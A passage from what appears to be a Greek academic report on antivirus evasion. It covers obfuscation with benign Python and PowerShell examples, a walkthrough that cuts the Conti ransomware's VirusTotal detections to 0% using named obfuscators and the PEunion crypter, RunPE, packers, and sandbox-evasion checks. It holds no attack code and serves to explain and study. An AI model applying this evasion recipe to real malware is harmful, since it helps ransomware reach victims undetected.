Μικρά ποσοστά επιτυχίας σε zero-day απειλές: Ένα πολύ σημαντικό μειονέκτημα του Windows Defender είναι η συγκριτικά ασθενέστερη απόδοσή του στην αντιμετώπιση zero-day απειλών. Οι zero-day απειλές αναφέρονται σε πρόσφατα ανακαλυφθείσες ευπάθειες για τις οποίες δεν υπάρχουν διαθέσιμοι άμεσοι τρόποι αντιμετώπισης. Το Windows Defender βασίζεται στην ανίχνευση βάσει υπογραφών και σε ευρετικές λειτουργίες, οι οποίες ενδέχεται να μην είναι τόσο ικανές στον εντοπισμό νέων απειλών. Ενώ η Microsoft ενημερώνει και βελτιώνει συνεχώς την βάση δεδομένων της, η εγγενής καθυστέρηση στη δημιουργία και διανομή νέων υπογραφών μπορεί να αφήσει ένα ανοιχτό παράθυρο για εκμεταλλεύσεις zero-day απειλών.

Περιορισμένες δυνατότητες για χρήση μεγάλης κλίμακας: Το Windows Defender, ενώ είναι αποτελεσματικό για ατομική και μικρής κλίμακας χρήση, έχει περιορισμούς όταν πρόκειται για μεγάλης κλίμακας εγκαταστάσεις όπως είναι αυτές των εταιριών ή των επιχειρήσεων. Για παράδειγμα, δεν προσφέρει την δυνατότητα για διαχείριση και παρακολούθηση ενός ολόκληρου δικτύου.

Έλλειψη λειτουργίας βελτιστοποίησης του συστήματος: Τα εργαλεία βελτιστοποίησης του συστήματος είναι χρήσιμες λειτουργίες που στοχεύουν στην βελτίωση της απόδοσης του υπολογιστή

αντιμετωπίζοντας διάφορα ζητήματα που μπορεί να μειώνουν την ταχύτητα του. Για παράδειγμα, εντοπίζουν και διαγράφουν αχρείαστα αρχεία που απλά πιάνουν χώρο στον δίσκο και δεν έχουν κάποια χρησιμότητα. Επίσης, περιέχουν λογισμικό που μπορεί να διαγράφει διπλότυπα αρχεία και προγράμματα τα οποία δεν χρησιμοποιούνται καθόλου από τον χρήστη.

3. Τεχνικές παράκαμψης antivirus συστημάτων

Πολλές από τις παρακάτω τεχνικές επιλέγονται κατά κόρον από τους προγραμματιστές κακόβουλων λογισμικών για να ξεπεράσουν τα διάφορα αντίμετρα ασφαλείας των Windows. Ωστόσο, είναι σημαντικό να τονιστεί ότι κάποιες από αυτές δεν χρησιμοποιούνται αποκλειστικά από κακόβουλα προγράμματα. Για παράδειγμα, όσον αφορά την κρυπτογραφία και το obfuscation πολλές φορές παρατηρείται η χρήση τους και σε καλόβουλα γιατί είναι πιθανό να θέλουν να αποκρύψουν κάποια ευαίσθητα δεδομένα (π.χ. κωδικούς, URLs) ή και ακόμα για να γίνει πιο δύσκολη η διαδικασία του «reverse engineering» τους. Αυτός είναι ο λόγος που τα πιο πολλά antiviruses δεν χαρακτηρίζουν αμέσως ως ύποπτο ένα αρχείο που χρησιμοποιεί κρυπτογραφία και obfuscation καθώς στην περίπτωση αυτή ο αριθμός των «false positives» αποτελεσμάτων θα ήταν τεράστιος.

3.1 Χρήση Obfuscation ως τεχνική παράκαμψης

Το obfuscation [5] αναφέρεται στην τεχνική του να γίνει κάτι σκόπιμα πιο δύσκολο να κατανοηθεί χωρίς όμως να αλλαχτεί το αρχικό νόημα. Στα πλαίσια της πληροφορικής obfuscation μπορεί να σημαίνει η τροποποίηση ενός κομματιού κώδικα με τέτοιο τρόπο ώστε να έχει κρατήσει την αρχική του λειτουργία αλλά να μην είναι εύκολο για έναν προγραμματιστή να το διαβάσει .
Για παράδειγμα, έστω ότι έχουμε το ακόλουθο πρόγραμμα σε python.

```
1  def multiply(a, b):
2      return a * b
3
4  x = 35
5  y = 33
6  result = multiply(x, y)
7  print(result)
8
```

Εικόνα 1 Python πρόγραμμα που εμφανίζει το αποτέλεσμα της πράξης 35*33

Ο παραπάνω κώδικας ουσιαστικά υπολογίζει και εμφανίζει το αποτέλεσμα του πράξης 35*33 χρησιμοποιώντας την συνάρτηση multiply. Για τον οποιονδήποτε προγραμματιστή είναι προφανές αυτό.

Έστω ότι τώρα έχουμε και αυτό το πρόγραμμα:

```
1  print(eval("(lambda a, b: a * b)(ord('#'), ord('!'))"))
2
```

Εικόνα 2 Python πρόγραμμα που εμφανίζει το αποτέλεσμα της πράξης 35*33 (obfuscated τρόπος)

Σίγουρα ο παραπάνω κώδικας δεν είναι τόσο απλός και απαιτεί παραπάνω χρόνος για να καταλάβει κάποιος ποιος είναι ο σκοπός του. Στην πραγματικότητα όμως τα 2 κομμάτια κώδικα αυτά είναι ισοδύναμα! Πιο συγκεκριμένα, στην δεύτερη περίπτωση γίνεται χρήση της συνάρτησης eval η οποία δέχεται κώδικα python ως συμβολοσειρά και υπολογίζει το αποτέλεσμά του. Μέσα στην συμβολοσειρά ορίζεται μία ανώνυμη συνάρτηση (lamba) η οποία δέχεται 2 αριθμούς (a,b) και υπολογίζει το γινόμενό τους καλώντας αυτή τη συνάρτηση με ορίσματα ord('#') και ord('!'). Η συνάρτηση ord επιστρέφει τον ακέραιο που αναπαριστά ένας συγκεκριμένος Unicode χαρακτήρας. Έτσι, λαμβάνοντας ως δεδομένο ότι ord('#') = 35 και ord('!') = 33 το αποτέλεσμα είναι προφανώς ίδιο με την πρώτη περίπτωση.

Με παρόμοιο τρόπο μπορούμε να κάνουμε και obfuscate ένα PowerShell script. Το παρακάτω script απλώς εκτυπώνει Hello, world στην κονσόλα:

```
Write-Host "Hello, World!"
```

Εικόνα 3 Powershell script που εμφανίζει Hello world

Μια obfuscated μορφή του είναι η εξής:

```
${a}="WrI";${b}="te-H";${c}="oST";&(${a}+${b}+${c}) ([char]'H'+'e'+'l'+'l'+'o'+','+' '+'W'+'o'+'r'+'l'+'d')
```

Εικόνα 4 Powershell script που εμφανίζει Hello world (obfuscated τρόπος)


Αρχικά εκμεταλλεύεται το γεγονός ότι οι εντολές PowerShell είναι case insensitive και «σπάει» την εντολή Write-Host σε 3 μέρη (a,b και c) που συνέχεια τα ενώνει. Τέλος, τη συμβολοσειρά «Hello, world» τη χωρίζει σε χαρακτήρες που εν τέλει τους ενώνει χρησιμοποιώντας το +.

Επομένως, με αυτόν τον τρόπο είναι δυνατή η τροποποίηση ενός κακόβουλου λογισμικού ώστε να πάρει μια μορφή που είναι ικανή να περάσει απαρατήρητη από ένα antivirus και να του επιτρέψει την είσοδο αλλά και την εκτέλεση στο μηχάνημα.

3.1.1 Παράδειγμα obfuscation ενός ransomware


Σε αυτή την ενότητα θα εξεταστεί πως μπορεί κάποιος να χρησιμοποιήσει open source εργαλεία για να κάνει obfuscate ένα γνωστό κακόβουλο λογισμικό. Για τις ανάγκες του παραδείγματος θα χρησιμοποιηθεί το Conti Ransomware [6] αλλά και το VirusTotal [7]. Το VirusTotal είναι μια διαδικτυακή υπηρεσία που παρέχει ένα δωρεάν εργαλείο για τη σάρωση αρχείων και διευθύνσεων URL (διευθύνσεις ιστού) για την ανίχνευση κακόβουλου λογισμικού.
Συγκεντρώνει πολλαπλές μηχανές antivirus και άλλα εργαλεία ασφαλείας για την ανάλυση ύποπτων αρχείων και ιστότοπων, προσφέροντας μια ολοκληρωμένη αξιολόγηση των πιθανών απειλών.

Ο στόχος είναι να μειωθούν τα «detections» του VirusTotal στο αρχείο Conti-Ransomware/Release/decryptor.exe. Η αρχική μορφή του αρχείου έχει 54/70 detections. Δηλαδή, το 77,1 % των antivirus του VirusTotal αναγνωρίζει το αρχείο ως καχύποπτο. Μέσω διάφορων obfuscators θα πρέπει να μειωθεί το ποσοστό αυτό.



Εικόνα 5 "Virus Total detections" του Conti Ransomware


Θα χρησιμοποιηθεί το εργαλείο https://github.com/mgeeky/ProtectMyTooling [8] που διαθέτει ένα γραφικό περιβάλλον στο οποίο μπορούν από μια λίστα από obfuscators να επιλεχθούν εκείνοι που επιθυμεί ο κάθε χρήστης για να τροποποιήσουν το αρχείο του.



Εικόνα 6 Screenshot γραφικού περιβάλλοντος του ProtectMyTooling


Τα PE (portable execution) imports [9] αποτελούν θεμελιώδες συστατικό των εκτελέσιμων αρχείων των Windows (.exe) και των βιβλιοθηκών δυναμικής σύνδεσης (.dll). Παίζουν καθοριστικό ρόλο στην εκτέλεση ενός προγράμματος των Windows. Τα PE imports χρησιμοποιούνται για την εισαγωγή εξωτερικών συναρτήσεων ή συμβόλων από άλλες ενότητες (συνήθως DLL) στο τρέχον εκτελέσιμο αρχείο, επιτρέποντας στο πρόγραμμα να καλεί αυτές τις συναρτήσεις κατά τον χρόνο εκτέλεσης.

Το callobf [10] λοιπόν μπορεί να κρύψει και κάνει «obfuscate» αυτά τα imports από κακόβουλα λογισμικά ώστε να μην καταλαβαίνουν τα antivirus ότι πρόκειται για επικίνδυνες κλήσεις συναρτήσεων και βιβλιοθηκών. Χρησιμοποιώντας αυτόν τον obfuscator τα detections μειώθηκαν σε 40/71 ή 56,3%.




Εικόνα 7 "Virus Total detections" του Conti Ransomware (callobf obfuscator)

Αντίστοιχα, υπάρχει ακόμα και το donut [11]**.** Πρόκειται για ένα πρόγραμμα που δέχεται ένα εκτελέσιμο και παράγει PIC shellcode [12]. Το PIC shellcode είναι ένας τύπος shellcode που έχει σχεδιαστεί για να είναι ανεξάρτητος από τη θέση του, πράγμα που σημαίνει ότι μπορεί να εκτελεστεί σωστά ανεξάρτητα από τη θέση του στη μνήμη. Αυτή η τεχνική χρησιμοποιείται για να γίνει πιο δύσκολος ο εντοπισμός και η ανάλυση κακόβουλου κώδικα. Επιλέγοντας το donut λοιπόν το σκορ μειώνεται πρώτη φορά τόσο πολύ και φτάνει πλέον στο 13/51 ή 25,5%.




Εικόνα 8 "Virus Total detections" του Conti Ransomware (donut obfuscator)

Τέλος, το frankestein-obfuscator [13] μετατρέπει το εκτελέσιμο σε base64 και στην συνέχεια χρησιμοποιεί obfuscation τεχνικές. Με τον τρόπο αυτό το παραγόμενο εκτελέσιμο έχει 9/59 detections ή 15.2%.



Εικόνα 9 Screenshot εκτέλεσης frankestein-obfuscator



Εικόνα 10 "Virus Total detections" του Conti Ransomware (frankestein-obfuscator)

Εν κατακλείδι, παρατηρείται μία μεγάλη μείωση των «VirusTotal detections» καθώς από το 77.1%μειώθηκαν στο 15,2% και πλέον το ίδιο επικίνδυνο αρχείο μπορεί πιο εύκολα να εκτελεστεί σε έναν υπολογιστή.


3.2 Χρήση κρυπτογραφίας ως τεχνική παράκαμψης.

Οι δημιουργοί κακόβουλου λογισμικού μπορούν να κρυπτογραφήσουν το κακόβουλο κομμάτι κώδικα για να δυσκολέψουν τον εντοπισμό του από τα antivirus. Με την κρυπτογράφηση αυτή λοιπόν, το κακόβουλο λογισμικό εμφανίζεται στην αρχή ως ένα φαινομενικά αθώο ή μη αναγνώσιμο αρχείο έως ότου φτάσει στη μνήμη όπου μπορεί στη συνέχεια να χρησιμοποιήσει ένα μικρό κομμάτι κώδικα, γνωστό ως "stub", για να αποκρυπτογραφηθεί και να εκτελεστεί. Τέτοιου είδους εργαλεία ονομάζονται runtime crypters. Δηλαδή όλη η διαδικασία της κρυπτογράφησης συμβαίνει δυναμικά κατά την διάρκεια εκτέλεσης του προγράμματος [5].

3.2.1 RunPE

Για αρχεία Portable Executable (PE) [14], τα οποία είναι μια μορφή εκτελέσιμων αρχεία των Windows, το κακόβουλο λογισμικό μπορεί να χρησιμοποιήσει μια τεχνική που ονομάζεται "RunPE". Πιο συγκεκριμένα, αρχικά δημιουργείται μια νέα (νόμιμη) διεργασία και αμέσως μπαίνει σε λειτουργία αναστολής (suspended mode). Στην συνέχεια, το stub αποκρυπτογραφεί το κρυπτογραφημένο malware και το τοποθετεί στην μνήμη στην θέση που βρίσκεται η νόμιμη διεργασία. Τέλος, η διεργασία βγαίνει από την λειτουργία αναστολής και αρχίζει να εκτελείται.

Αυτήν ακριβώς την τεχνική χρησιμοποιεί και ο crypter PEunion [15] για να και καταφέρνει να μειώσει τα VirusTotal detections του προηγούμενου εκτελέσιμου στο 0%!



Εικόνα 11"Virus Total detections" του Conti Ransomware (PEunion Crypter)

3.3 Packers

Ένας packer είναι ένα εργαλείο που συμπιέζει εκτελέσιμα αρχεία. Αυτοί οι αλγόριθμοι συμπίεσης χρησιμοποιούνται για να μειώσουν το μέγεθος του εκτελέσιμου αρχείου καθώς κάτι τέτοιο έχει πολλαπλά οφέλη. Για παράδειγμα, γίνεται ταχύτερη η μετάδοση μέσω δικτύου, υπάρχουν μειωμένες απαιτήσεις αποθήκευσης και ο χρόνος φόρτωσης που απαιτείται κατά την εκτέλεση του αρχείου είναι πολύ μικρότερος.

Αυτή η τεχνική έχει επίσης υιοθετηθεί από συγγραφείς κακόβουλου λογισμικού για να δυσκολέψει τη στατική ανάλυση των προγραμμάτων τους. Παρόλο που αυτή η διαδικασία δεν πρόκειται για κρυπτογράφηση, συχνά μπορεί να συσχετιστεί με την κρυπτογράφηση καθώς το τελικό αποτέλεσμα καθίσταται ακατανόητο χωρίς την διαδικασία της αποσυμπίεσης.

3.4 Τεχνικές αποφυγής sandboxing

Όταν ένα νέο πρόγραμμα εισέρχεται σε έναν υπολογιστή, το εκάστοτε antivirus πολλές φορές επιλέγει να το εκτελέσει πρώτα σε ένα εικονικό περιβάλλον (sandbox). Με αυτόν τον τρόπο, το απομονώνει από το κύριο μηχάνημα και μπορεί με ασφαλές τρόπο να το εξετάσει ως προς την επικινδυνότητά του χωρίς να υπάρχει ανησυχία για μόλυνση.

Είναι σημαντικό ωστόσο να σημειωθεί ότι το Windows Sandbox δεν παρέχει απομόνωση σε επίπεδο δικτύου. Έτσι, ενώ το κακόβουλο λογισμικό που εκτελείται στο πλαίσιο του sandbox δεν μπορεί να έχει άμεση πρόσβαση στη μονάδα δίσκου C: του κύριου λειτουργικού συστήματος, εξακολουθεί να μπορεί να επικοινωνεί με άλλες συσκευές στο δίκτυο. Για παράδειγμα, αν εκτελεστεί κακόβουλο λογισμικό που περιέχει έναν ιό worm μέσα στο sandbox, μπορεί ακόμα να σαρώσει το δίκτυο για ευάλωτα συστήματα και να εξαπλωθεί σε άλλα συστήματα από εκεί.

Οι προγραμματιστές ιοφόρων λογισμικών γνωρίζοντας αυτήν την τεχνική ρυθμίζουν τα προγράμματα τους με τέτοιο τρόπο ώστε να εντοπίζουν αν βρίσκονται σε εικονικό ή μη περιβάλλον. Στην περίπτωση που βρίσκονται σε εικονικό δεν πραγματοποιούν την κύρια λειτουργία τους αλλά κάποια οποιαδήποτε άλλη που δεν μπορεί να θεωρηθεί ύποπτη, ξεφεύγοντας έτσι από αυτόν τον μηχανισμό ασφαλείας των Windows [16].

3.4.1 Έλεγχοι συστήματος

Ένα κακόβουλο λογισμικό που έχει τη δυνατότητα να ξεφεύγει από το sandboxing μπορεί να προγραμματιστεί ώστε να εντοπίζει ορισμένα χαρακτηριστικά ενός πραγματικού συστήματος που δεν είναι διαθέσιμα σε ένα sandbox ή εικονικό περιβάλλον.

Αριθμός πυρήνων CPU και εξαρτήματα υλικού: Ένα κακόβουλο λογισμικό μπορεί είναι αρκετά έξυπνο ώστε να εντοπίσει διαφορές μεταξύ εικονικών και φυσικών συστημάτων και να τις χρησιμοποιήσει για την ανίχνευση ενός sandbox. Τέτοιες διαφορές για παράδειγμα μπορεί να είναι ο αριθμός των πυρήνων CPU που χρησιμοποιούνται. Τα πραγματικά συστήματα έχουν συγκεκριμένο αριθμό φυσικών πυρήνων CPU, ενώ τα εικονικά περιβάλλοντα μπορεί να προσομοιώνουν διαφορετικό και πάντα σαφώς μικρότερο αριθμό. Αυτός είναι ο λόγος για τον οποίο πολλοί πωλητές sandbox αποκρύπτουν τις πραγματικές διαμορφώσεις τους, ώστε οι χάκερς να μην είναι σε θέση να εντοπίσουν τις προδιαγραφές sandbox.

Μέγεθος μνήμης: Εξετάζοντας το μέγεθος της μνήμης, ένα κακόβουλο λογισμικό προσπαθεί να διακρίνει μεταξύ ενός πραγματικού συστήματος και ενός sandbox. Σε έναν πραγματικό, φυσικό υπολογιστή, η ποσότητα της μνήμης RAM καθορίζεται από τις προδιαγραφές του υλικού. Για παράδειγμα, ένας υπολογιστής μπορεί να διαθέτει 8GB, 16GB ή περισσότερα GB ακόμα φυσικής μνήμης RAM. Από την άλλη πλευρά λόγω πρακτικών περιορισμών και της ανάγκης αποτελεσματικής διαχείρισης των πόρων, το ποσό της εικονικής μνήμης RAM που διατίθεται σε ένα sandbox μπορεί να είναι περιορισμένο σε σύγκριση με αυτό που είναι διαθέσιμο σε ένα πραγματικό μηχάνημα.

Διαμόρφωση δικτύου: Στην πληροφορική, η διαμόρφωση δικτύου αναφέρεται στη ρύθμιση και τις ρυθμίσεις που σχετίζονται με τον τρόπο με τον οποίο ένας υπολογιστής αλληλοεπιδρά με ένα δίκτυο και συνδέεται σε αυτό. Περιλαμβάνει λεπτομέρειες όπως διευθύνσεις IP, πρωτόκολλα δικτύου και άλλες παραμέτρους που καθορίζουν την επικοινωνία του υπολογιστή σε ένα δίκτυο. Σε ένα πραγματικό, φυσικό σύστημα, η διαμόρφωση του δικτύου καθορίζεται από το υλικό και τις ρυθμίσεις που διαμορφώνει ο χρήστης ή ο διαχειριστής του συστήματος. Αυτό μπορεί να περιλαμβάνει λεπτομέρειες όπως η διεύθυνση IP που έχει εκχωρηθεί στον υπολογιστή, οι ρυθμίσεις

διακομιστή DNS και άλλα. Αντιθέτως, πολλά sandboxes συχνά λειτουργούν σε ένα ελεγχόμενο και απομονωμένο εικονικό περιβάλλον. Αυτή η εικονική εγκατάσταση μπορεί να έχει τη δική της διαμόρφωση δικτύου, ξεχωριστή από το πραγματικό φυσικό δίκτυο, ώστε να αποτρέπονται τυχόν ακούσιες επιπτώσεις στα πραγματικά συστήματα.

3.4.2 Έλεγχοι με βάση την δραστηριότητα του χρήστη

Όταν οι χρήστες αλληλοεπιδρούν με τους υπολογιστές, εκτελούν διάφορες ενέργειες, όπως κλικ σε κουμπιά, κίνηση του ποντικιού, πληκτρολόγηση στο πληκτρολόγιο κ.λπ.. Ωστόσο, σε ένα περιβάλλον sandbox, συνήθως δεν υπάρχουν ανθρώπινες ενέργειες, επειδή ο σκοπός ενός sandbox είναι να αναλύει λογισμικό με απομονωμένο και αυτοματοποιημένο τρόπο. Οι προγραμματιστές κακόβουλου λογισμικού μπορούν να επωφεληθούν από αυτό, δίνοντας εντολή στο κακόβουλο λογισμικό τους να συμπεριφέρεται διαφορετικά αν δεν εντοπίσει κάποιες από τις τυπικές ενέργειες ενός φυσιολογικού χρήστη, καθιστώντας πιο δύσκολο τον εντοπισμό του κακόβουλου λογισμικού σε έναν εικονικό υπολογιστή. Πιο συγκεκριμένα, μπορούν να ελέγχουν τις παρακάτω συνθήκες:

Έλεγχος χρόνου αδράνειας: Ένα malware μπορεί να περιλαμβάνει έναν έλεγχο για τη μέτρηση του χρόνου από την τελευταία αλληλεπίδραση του χρήστη. Εάν ανιχνεύσει μια μεγάλη περίοδο αδράνειας (που υποδηλώνει έλλειψη ενεργειών του χρήστη), μπορεί να καθυστερήσει τις κακόβουλες δραστηριότητές του για να αποφύγει να προκαλέσει υποψίες σε ένα sandbox.

Ανίχνευση κίνησης ποντικιού: Ορισμένα κακόβουλα προγράμματα μπορούν να ελέγξουν αν υπάρχει απουσία κινήσεων του ποντικιού. Εάν διαπιστώσουν ότι το ποντίκι δεν χρησιμοποιείται, μπορούν να αλλάξουν τη συμπεριφορά τους ή να παραμείνουν σε αδράνεια έως ότου ανιχνεύσουν δραστηριότητα ποντικιού.

Ιστορικό αναζήτησης και σελιδοδείκτες: Όταν οι χρήστες περιηγούνται στο διαδίκτυο, οι διάφοροι browsers αποθηκεύουν δεδομένα όπως ιστορικό αναζήτησης, αποθηκευμένα αρχεία και σελιδοδείκτες. Τα δεδομένα αυτά βοηθούν τους χρήστες να περιηγηθούν στον ιστό πιο αποτελεσματικά καθώς διευκολύνουν κατά πολύ την εμπειρία τους. Ωστόσο, σε ένα περιβάλλον sandbox, ο στόχος είναι συχνά να διατηρηθεί ένας καθαρός και απομονωμένος χώρος, ο οποίος περιλαμβάνει την τακτική εκκαθάριση αυτών των δεδομένων που σχετίζονται με την περιήγηση, ώστε να αποτραπεί η πιθανή μόλυνση από κακόβουλο λογισμικό και να εξασφαλιστεί ένα ελεγχόμενο περιβάλλον δοκιμών.

3.4.3 Τεχνικές αποφυγής με βάση τον χρόνο

Οι τεχνικές που βασίζονται στον χρόνο περιλαμβάνουν τον χειρισμό του χρόνου ή της διάρκειας συγκεκριμένων ενεργειών για την εκμετάλλευση των περιορισμών των περιβαλλόντων sandbox. Τα sandboxes συνήθως αναλύουν το κακόβουλο λογισμικό για ένα προκαθορισμένο χρονικό διάστημα και οι συγγραφείς κακόβουλου λογισμικού μπορούν να επωφεληθούν από αυτό ενσωματώνοντας καθυστερήσεις ή χρονικά ευαίσθητες συμπεριφορές που μπορεί να μην εκδηλωθούν πλήρως εντός του καθορισμένου χρονικού πλαισίου ανάλυσης. Τέτοιου είδους τεχνικές μπορεί να είναι:
